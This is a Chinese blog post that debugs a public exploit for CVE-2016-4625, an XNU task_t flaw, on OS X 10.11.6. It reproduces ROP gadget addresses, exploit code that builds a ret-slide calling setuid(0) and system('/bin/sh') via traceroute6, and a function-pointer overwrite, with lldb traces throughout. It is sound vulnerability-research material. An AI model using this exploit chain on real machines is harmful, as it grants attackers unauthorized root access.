title: XNU内核中task_t相关漏洞分析笔记(Part I)
date: 2016-10-28 16:09:25

categories: [CVE, OS X]

## tags: [XNU,CVE,POC]

# 0x00 摘要

前两天Project Zero的blog上面，Ian Beer发表了一篇新的文章，讨论了在`xnu`的内核在设计上存在的一个问题，从而可以导致提权，沙箱逃逸等一洗了的问题。并且提供了相应的的POC与EXP源码。这篇文章是调试与分析其中第一个漏洞CVE-2016-4625的部分。

task_t considered harmful

OS X/iOS kernel use-after-free in IOSurface

# 0x01 准备工作

## 1.1 基础知识

在阅读本文之前，需要稍微了解一下`mach_msg`相关的知识，以及一些使用`mach_msg`的技巧，理解父进程与子进程交换`port`之后可以做一些操作。


- 再看CVE-2016-1757---浅析mach message的使用
- Changes to XNU Mach IPC

## 1.2 调试环境

本文`EXP`的运行环境是`OS X 10.11.6`。使用的虚拟机软件是parallels desktop

# 0x02 漏洞成因

task_t considered harmful这篇已经说的很清楚了。这幅图大致反应出整个流程。




# 0x03 Exploit调试

对理解整个`exploit`关键的几个点进行调试。

## 3.1 setup_payload_and_offsets

首先通过`memmem`函数在`libsystem_c.dylib`中找到几个相应的`ROP`组件。

- ret指令所在地址`0x7fff8fe520d5`。

```
(lldb) dis -s    ret
libsystem_c.dylib`strcpy:
    0x7fff8fe520d5 <+85>:  ret
    0x7fff8fe520d6 <+86>:  movdqu xmm0, xmmword ptr [rsi + rcx]
    0x7fff8fe520db <+91>:  movdqu xmmword ptr [rdi], xmm0
```

- pop_rdi_ret指令所在地址`0x7fff8fe8a213`。

```
(lldb) dis -s pop_rdi_ret
libsystem_c.dylib`addr2ascii:
    0x7fff8fe8a213 <+116>: pop    rdi
    0x7fff8fe8a214 <+117>: ret
    0x7fff8fe8a215 <+118>: add    al, 0x0
```

- stack_shift_gadget指令所在地址`0x7fff8fed1cec`

```
(lldb) dis -s stack_shift_gadget
libsystem_c.dylib`realpath$DARWIN_EXTSN:
    0x7fff8fed1cec <+1935>: add    rsp, 0x1d88
    0x7fff8fed1cf3 <+1942>: pop    rbx
    0x7fff8fed1cf4 <+1943>: pop    r12
    0x7fff8fed1cf6 <+1945>: pop    r13
    0x7fff8fed1cf8 <+1947>: pop    r14
    0x7fff8fed1cfa <+1949>: pop    r15
    0x7fff8fed1cfc <+1951>: pop    rbp
    0x7fff8fed1cfd <+1952>: ret
```

因为`traceroute6`的栈足够长，所以`exploit`将`payload`就放在栈上，通过`stack_shift_gadget`跳到一串连续的`ret`的`gadget`处，从而触发提权代码的执行。

在args_u64的`ROP`栈处理好之后，内存布局如下：

```
(lldb) memory read -size 8  -format x -c100 args_u64
0x101000000: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000010: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000020: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000030: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000040: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000050: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000060: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000070: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000080: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000090: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010000a0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010000b0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010000c0: 0x00007fff8fe520d5 0x00007fff8fe520d5
```

可以看到`0x00007fff8fe520d5`就是`ret`的`gad_get`的地址。

```
383   // ret-slide
384   int i;
385   for (i = 0; i < ret_slide_length; i++) {
386     args_u64[i] = ret;
387   }
388
389   args_u64[i] = pop_rdi_ret;
390   args_u64[i+1] = 0;
391   args_u64[i+2] = (uint8_t*)&setuid;
392   args_u64[i+3] = pop_rdi_ret;
393   args_u64[i+4] = bin_sh;
394   args_u64[i+5] = (uint8_t*)&system;
```

在执行389-394行之后，最后的`stack`内存的布局如下：

```
(lldb) p/x i
(int) $32 = 0x00000102
(lldb) p &args_u64[0x102]
(uint8_t **) $30 = 0x0000000101000810

(lldb) memory read -size 8 -format x -count 30 0x0000000101000790
0x101000790: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010007a0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010007b0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010007c0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010007d0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010007e0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x1010007f0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000800: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x101000810: 0x00007fff8fe8a213 0x0000000000000000
0x101000820: 0x00007fff8a183628 0x00007fff8fe8a213
0x101000830: 0x00007fff8fedb69e 0x00007fff8fed0e0b
0x101000840: 0x0000000000000000 0x0000000000000000
0x101000850: 0x0000000000000000 0x0000000000000000
0x101000860: 0x0000000000000000 0x0000000000000000
0x101000870: 0x0000000000000000 0x0000000000000000
```

可以看到`0x101000800`之前都是用`ret`的`gad_get`填充的，从`0x101000810`开始是伪造的调用栈的结构。大致如下图所示：

```
/*         args
  *        +-------------------+
  *        |   ret             | +---------+
  *        +-------------------+           |
  *        |   ret             |        0x101个
  *        +-------------------+           |
  *        |   ret             | +---------+
  *        +-------------------+
  *        |   pop_rdi_ret     |
  *        +-------------------+
  *        |   0               |
  *        +-------------------+
  *        |   setuid          |
  *        +-------------------+
  *        |   pop_rdi_ret     |
  *        +-------------------+
  *        |   bin_sh          |
  *        +-------------------+
  *        |   system          |
  *        +-------------------+
  *
*/
```

`ROP`的逻辑很简单，通过跳转到上面任意一个`ret`，就会执行setuid(0),并且创建一个具有`root`权限的`shell`。通过`execve`调用`traceroute6`的时候需要将这一段并到`execve`的参数上面去。

```
398   size_t argv_allocation_size = (ret_slide_length+100)*8*8;
399   char** target_argv = malloc(argv_allocation_size);
400   memset(target_argv, 0, argv_allocation_size);
401   target_argv[0] = progname;
402   target_argv[1] = optname;
403   target_argv[2] = optval;
404   int argn = 3;
405   target_argv[argn++] = &args[0];
406   for(int i = 1; i < target_argv_rop_size; i++) {
407     if (args[i-1] == 0) {
408       target_argv[argn++] = &args[i];
409     }
410   }
411   target_argv[argn] = NULL;
```

最后`target_argv`的结构大致如下：

```
/*
  *         +-------------------+
  *         |   progname        |
  *         +-------------------+
  *         |   optname         |
  *         +-------------------+
  *         |   optval          |
  *         +-------------------+
  *         |   &arg[0]         |
  *         +-------------------+
  *         |   &arg[1]         |
  *         +-------------------+
  *         |   &arg[2]         |
  *         +-------------------+
  *         |   ...             |
  *         +-------------------+
  *         |   &arg[n]         |
  *         +-------------------+
  *         |   NULL            |
  *         +-------------------+
  */
```

## 3.2 do_parent

```
598   //overwrite the fptr value:
599   *(uint64_t*)(shared_page+fptr_offset) = stack_shift_gadget;
```

`do_parent`的这一行代码修改了`__clean`处的地址。

在执行599行之前观察。

```
(lldb) p/x *(uint64_t*)(shared_page+fptr_offset)
(uint64_t) $34 = 0x00007fff8fe8e61d
(lldb) dis -s 0x00007fff8fe8e61d
libsystem_c.dylib`_cleanup:
    0x7fff8fe8e61d <+0>:  push   rbp
    0x7fff8fe8e61e <+1>:  mov    rbp, rsp
    0x7fff8fe8e621 <+4>:  mov    rdi, qword ptr [rip - 0x1c95c588] ; (void *)0x00007fff8fe8d6ce: __sflush
    0x7fff8fe8e628 <+11>: pop    rbp
    0x7fff8fe8e629 <+12>: jmp    0x7fff8fed6c6c            ; symbol stub for: _fwalk
```

在执行了`overwrite`之后的内存如下：

```
(lldb) p/x *(uint64_t*)(shared_page+fptr_offset)
(uint64_t) $36 = 0x00007fff8fed1cec
(lldb) dis -s 0x00007fff8fed1cec
libsystem_c.dylib`realpath$DARWIN_EXTSN:
    0x7fff8fed1cec <+1935>: add    rsp, 0x1d88
    0x7fff8fed1cf3 <+1942>: pop    rbx
    0x7fff8fed1cf4 <+1943>: pop    r12
    0x7fff8fed1cf6 <+1945>: pop    r13
    0x7fff8fed1cf8 <+1947>: pop    r14
    0x7fff8fed1cfa <+1949>: pop    r15
    0x7fff8fed1cfc <+1951>: pop    rbp
    0x7fff8fed1cfd <+1952>: ret
    0x7fff8fed1cfe <+1953>: call   0x7fff8fed5fdc            ; symbol stub
for: __error
    0x7fff8fed1d03 <+1958>: mov    dword ptr [rax], 0x3e
```

# 3.3 traceroute6

要调试`execve`启动的`traceroute6`，先通过`lldb`启动`surfacer00t_10_11_6`，对`fork`下断点。

```
(lldb) b fork
Breakpoint 6: where = libsystem_c.dylib`fork, address = 0x00007fff8fe60f70
```

执行到`fork`后会停下来。

```
* thread #1: tid = 0x6e32, 0x00007fff8fe60f70 libsystem_c.dylib`fork, queue =
'com.apple.main-thread', stop reason = breakpoint 6.1
    frame #0: 0x00007fff8fe60f70 libsystem_c.dylib`fork
libsystem_c.dylib`fork:
->  0x7fff8fe60f70 <+0>: push   rbp
    0x7fff8fe60f71 <+1>: mov    rbp, rsp
    0x7fff8fe60f74 <+4>: push   rbx
    0x7fff8fe60f75 <+5>: push   rax
```

这个时候启动另外一个`lldb`进程，这个`lldb`要用`sudo`启动，否则会无法`attach`。

```
(lldb) process attach -name traceroute6 -waitfor
```

通过这条指令，等待`traceroute6`执行。同时继续执行`fork`的`lldb`。

```
(lldb) process attach -name traceroute6 -waitfor
There is a running process, detach from it and attach?: [Y/n]
Process 569 detached
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8a182612
libsystem_kernel.dylib`__write_nocancel + 10, queue = 'com.apple.main-thread',
stop reason = signal SIGSTOP
    frame #0: 0x00007fff8a182612 libsystem_kernel.dylib`__write_nocancel + 10
libsystem_kernel.dylib`__write_nocancel:
->  0x7fff8a182612 <+10>: jae    0x7fff8a18261c            ; <+20>
    0x7fff8a182614 <+12>: movq   %rax, %rdi
    0x7fff8a182617 <+15>: jmp    0x7fff8a17c7cd            ; cerror_nocancel
    0x7fff8a18261c <+20>: retq
```

就可以调试`ROP`的执行过程。

有一点要注意，除了要`sudo`启动第二个`lldb`之外，系统还需要关闭`SIP`，但是在Parallels Desktop中进入OS X的恢复模式，有点奇特。并不是command+R。

> # Information
>
> This article describes how to boot into your OS X virtual machine's Recovery Mode on Parallels Desktop.
>
> 1. Start Parallels Desktop but do not start your virtual machine.
> 2. Open virtual machine's configuration window -> **Hardware** -> **Boot Order**.
> 3. Enable **Select boot device on startup** option and close configuration window.
> 4. Start your OS X virtual machine, click on the virtual machine window to make it grab the focus and press any key when prompted:
> 5. On the **Boot Manager** window choose **Mac OS X Recovery**:

也可以看这里。

通过查看`__cleanup`处的汇编代码可以看到函数已经被替换了。

```
(lldb) p __cleanup
(void *) $0 = 0x00007fff8fed1cec
(lldb) dis -s __cleanup
libsystem_c.dylib`realpath$DARWIN_EXTSN:
    0x7fff8fed1cec <+1935>: addq   $0x1d88, %rsp             ; imm = 0x1D88
    0x7fff8fed1cf3 <+1942>: popq   %rbx
    0x7fff8fed1cf4 <+1943>: popq   %r12
    0x7fff8fed1cf6 <+1945>: popq   %r13
    0x7fff8fed1cf8 <+1947>: popq   %r14
    0x7fff8fed1cfa <+1949>: popq   %r15
    0x7fff8fed1cfc <+1951>: popq   %rbp
    0x7fff8fed1cfd <+1952>: retq
    0x7fff8fed1cfe <+1953>: callq  0x7fff8fed5fdc            ; symbol stub for: __error
    0x7fff8fed1d03 <+1958>: movl   $0x3e, (%rax)
```

可以对这里打断点后释放，就会执行到我们的栈上跳转的代码。

```
(lldb) b *0x00007fff8fed1cec
Breakpoint 1: where = libsystem_c.dylib`realpath$DARWIN_EXTSN + 1935, address = 0x00007fff8fed1cec
(lldb) c
Process 580 resuming
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cec libsystem_c.dylib`realpath$DARWIN_EXTSN + 1935, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007fff8fed1cec libsystem_c.dylib`realpath$DARWIN_EXTSN + 1935
libsystem_c.dylib`realpath$DARWIN_EXTSN:
-> 0x7fff8fed1cec <+1935>: addq   $0x1d88, %rsp             ; imm = 0x1D88
    0x7fff8fed1cf3 <+1942>: popq   %rbx
    0x7fff8fed1cf4 <+1943>: popq   %r12
    0x7fff8fed1cf6 <+1945>: popq   %r13
```

观察`$rsp`寄存器

```
(lldb) register read
General Purpose Registers:
       rax = 0x00007fff8fed1cec  libsystem_c.dylib`realpath$DARWIN_EXTSN + 1935
       rbx = 0x0000000000000001
       rcx = 0x0000050000000000
       rdx = 0x00007fff735360d0  atexit_mutex + 32
       rdi = 0x00007fff735360b0  atexit_mutex
       rsi = 0x0000050000000500
       rbp = 0x00007fff523dcc70
       rsp = 0x00007fff523dcc58
        r8 = 0x00000000fffffffc
        r9 = 0x00007fff735360c8  atexit_mutex + 24
       r10 = 0x00000000ffffffff
       r11 = 0xffffffff00000000
       r12 = 0x0000000000000219
       r13 = 0x000000010d823818 traceroute6`___lldb_unnamed_function1$$traceroute6 + 4828
       r14 = 0x00007fff523dd610
       r15 = 0x00007fff735372a0  optarg
       rip = 0x00007fff8fed1cec  libsystem_c.dylib`realpath$DARWIN_EXTSN + 1935
    rflags = 0x0000000000000202
        cs = 0x000000000000002b
        fs = 0x0000000000000000
        gs = 0x0000000000000000

(lldb) memory read -size 8 -format x -count 100  0x00007fff523dcc58+0x1d88
0x7fff523de9e0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523de9f0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea00: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea10: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea20: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea30: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea40: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea50: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea60: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea70: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea80: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea90: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523deaa0: 0x00007fff8fe520d5 0x00007fff8fe520d5
...
0x7fff523decb0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523decc0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523decd0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dece0: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523decf0: 0x00007fff8fe520d5 0x00007fff8fe520d5
```

执行`0x7fff8fed1cec`处开始的`gad_get`之后，就会修改`rsp`,并通过`ret`指令，跳转到具体的`payload`。

```
-> 0x7fff8fed1cec <+1935>: add    rsp, 0x1d88
   0x7fff8fed1cf3 <+1942>: pop    rbx
   0x7fff8fed1cf4 <+1943>: pop    r12
   0x7fff8fed1cf6 <+1945>: pop    r13
   0x7fff8fed1cf8 <+1947>: pop    r14
   0x7fff8fed1cfa <+1949>: pop    r15
   0x7fff8fed1cfc <+1951>: pop    rbp
   0x7fff8fed1cfd <+1952>: ret
```

执行的流程大致如下

```
(lldb) n
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cf3 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1942, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cf3 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1942
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cf3 <+1942>: pop    rbx
    0x7fff8fed1cf4 <+1943>: pop    r12
    0x7fff8fed1cf6 <+1945>: pop    r13
    0x7fff8fed1cf8 <+1947>: pop    r14
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cf4 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1943, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cf4 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1943
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cf4 <+1943>: pop    r12
    0x7fff8fed1cf6 <+1945>: pop    r13
    0x7fff8fed1cf8 <+1947>: pop    r14
    0x7fff8fed1cfa <+1949>: pop    r15
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cf6 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1945, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cf6 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1945
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cf6 <+1945>: pop    r13
    0x7fff8fed1cf8 <+1947>: pop    r14
```

```
    0x7fff8fed1cfa <+1949>: pop    r15
    0x7fff8fed1cfc <+1951>: pop    rbp
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cf8 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1947, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cf8 libsystem_c.dylib`realpath$DARWIN_EXTSN + 1947
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cf8 <+1947>: pop    r14
    0x7fff8fed1cfa <+1949>: pop    r15
    0x7fff8fed1cfc <+1951>: pop    rbp
    0x7fff8fed1cfd <+1952>: ret
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cfa libsystem_c.dylib`realpath$DARWIN_EXTSN + 1949, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cfa libsystem_c.dylib`realpath$DARWIN_EXTSN + 1949
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cfa <+1949>: pop    r15
    0x7fff8fed1cfc <+1951>: pop    rbp
    0x7fff8fed1cfd <+1952>: ret
    0x7fff8fed1cfe <+1953>: call   0x7fff8fed5fdc            ; symbol stub for: __error
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cfc libsystem_c.dylib`realpath$DARWIN_EXTSN + 1951, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cfc libsystem_c.dylib`realpath$DARWIN_EXTSN + 1951
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cfc <+1951>: pop    rbp
    0x7fff8fed1cfd <+1952>: ret
    0x7fff8fed1cfe <+1953>: call   0x7fff8fed5fdc            ; symbol stub for: __error
    0x7fff8fed1d03 <+1958>: mov    dword ptr [rax], 0x3e
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed1cfd libsystem_c.dylib`realpath$DARWIN_EXTSN + 1952, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed1cfd libsystem_c.dylib`realpath$DARWIN_EXTSN + 1952
libsystem_c.dylib`realpath$DARWIN_EXTSN:
->  0x7fff8fed1cfd <+1952>: ret
```

```
    0x7fff8fed1cfe <+1953>: call   0x7fff8fed5fdc            ; symbol stub for: __error
    0x7fff8fed1d03 <+1958>: mov    dword ptr [rax], 0x3e
    0x7fff8fed1d09 <+1964>: jmp    0x7fff8fed1734            ; <+471>
(lldb)
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fe520d5 libsystem_c.dylib`strcpy + 85, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fe520d5 libsystem_c.dylib`strcpy + 85
libsystem_c.dylib`strcpy:
->  0x7fff8fe520d5 <+85>: ret
    0x7fff8fe520d6 <+86>: movdqu xmm0, xmmword ptr [rsi + rcx]
    0x7fff8fe520db <+91>: movdqu xmmword ptr [rdi], xmm0
    0x7fff8fe520df <+95>: mov    rax, rdi
```

可以看到，最后一个执行的 是`0x7fff8fe520d5`处的`ret`。

观察寄存器可以发现$rip=`0x00007fff8fe520d5`,$rsp=`0x00007fff523dea18`。而栈已经变成了这样了。

```
(lldb) memory read -size 8 -format x -count 100  0x00007fff523dea18
0x7fff523dea18: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea28: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea38: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea48: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea58: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea68: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea78: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea88: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523dea98: 0x00007fff8fe520d5 0x00007fff8fe520d5
```

继续执行代码

```
(lldb) n
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fe8a213 libsystem_c.dylib`addr2ascii + 116, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fe8a213 libsystem_c.dylib`addr2ascii + 116
libsystem_c.dylib`addr2ascii:
->  0x7fff8fe8a213 <+116>: pop    rdi
    0x7fff8fe8a214 <+117>: ret
    0x7fff8fe8a215 <+118>: add    al, 0x0
    0x7fff8fe8a217 <+120>: mov    rax, rbx
```

执行了我们的第一个`ROP`的`gad_get`。这个时候再观察我们的函数栈

```
(lldb) memory read -size 8 -format x -count 30  $rsp-0x20
0x7fff523def50: 0x00007fff8fe520d5 0x00007fff8fe520d5
0x7fff523def60: 0x00007fff8fe520d5 0x00007fff8fe8a213
0x7fff523def70: 0x0000000000000000 0x00007fff8a183628
0x7fff523def80: 0x00007fff8fe8a213 0x00007fff8fedb69e
0x7fff523def90: 0x00007fff8fed0e0b 0x0000000000000000
0x7fff523defa0: 0x0000000000000000 0x0000000000000000
0x7fff523defb0: 0x0000000000000000 0x0000000000000000
0x7fff523defc0: 0x0000000000000000 0x0000000000000000
0x7fff523defd0: 0x0000000000000000 0x0000000000000000
0x7fff523defe0: 0x0000000000000000 0x0000000000000000
0x7fff523deff0: 0x0000000000000000 0x0000000000000000
0x7fff523df000: 0x0000000000000000 0x0000000000000000
0x7fff523df010: 0x0000000000000000 0x0000000000000000
0x7fff523df020: 0x0000000000000000 0x0000000000000000
0x7fff523df030: 0x0000000000000000 0x0000000000000000
```

就是我们构造的栈。

继续执行，也确实会看到相应的函数被执行。

```
(lldb) n
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8a183628 libsystem_kernel.dylib`setuid, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8a183628 libsystem_kernel.dylib`setuid
libsystem_kernel.dylib`setuid:
->  0x7fff8a183628 <+0>:  mov    eax, 0x2000017
    0x7fff8a18362d <+5>:  mov    r10, rcx
    0x7fff8a183630 <+8>:  syscall
    0x7fff8a183632 <+10>: jae    0x7fff8a18363c            ; <+20>
   ...省略n步...
Process 580 stopped
* thread #1: tid = 0x7244, 0x00007fff8fed0e0b libsystem_c.dylib`system, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8fed0e0b libsystem_c.dylib`system
libsystem_c.dylib`system:
```

到此，`exploit`最基本的逻辑算是理清楚了。

# 0x04 关于阻塞子进程

阻塞子进程的技巧所要达到的目的就是，让子进程调`execve`函数之后，内核中执行完`task_t`相关数据修改后因为`Pipe`阻塞的并且已经满了，所以不会立即开始执行`traceroute6`的`main`函数。这样就给父进程做内存改写的时间窗口。

# 0x05 小结

分析到这里，只是初步了解了`exploit`的原理，对整个漏洞的分析才刚刚开始，有更多值得挖掘和思考的地方。这篇文章仅仅希望能够帮助大家解决研究`OS X`内核漏洞的一些最基础的问题和小技巧。如果有不足之处还希望大家指出：）

# reference

1.The LLDB Debugger

2.task_t considered harmful

3.How to boot into OS X Recovery Mode on Parallels Desktop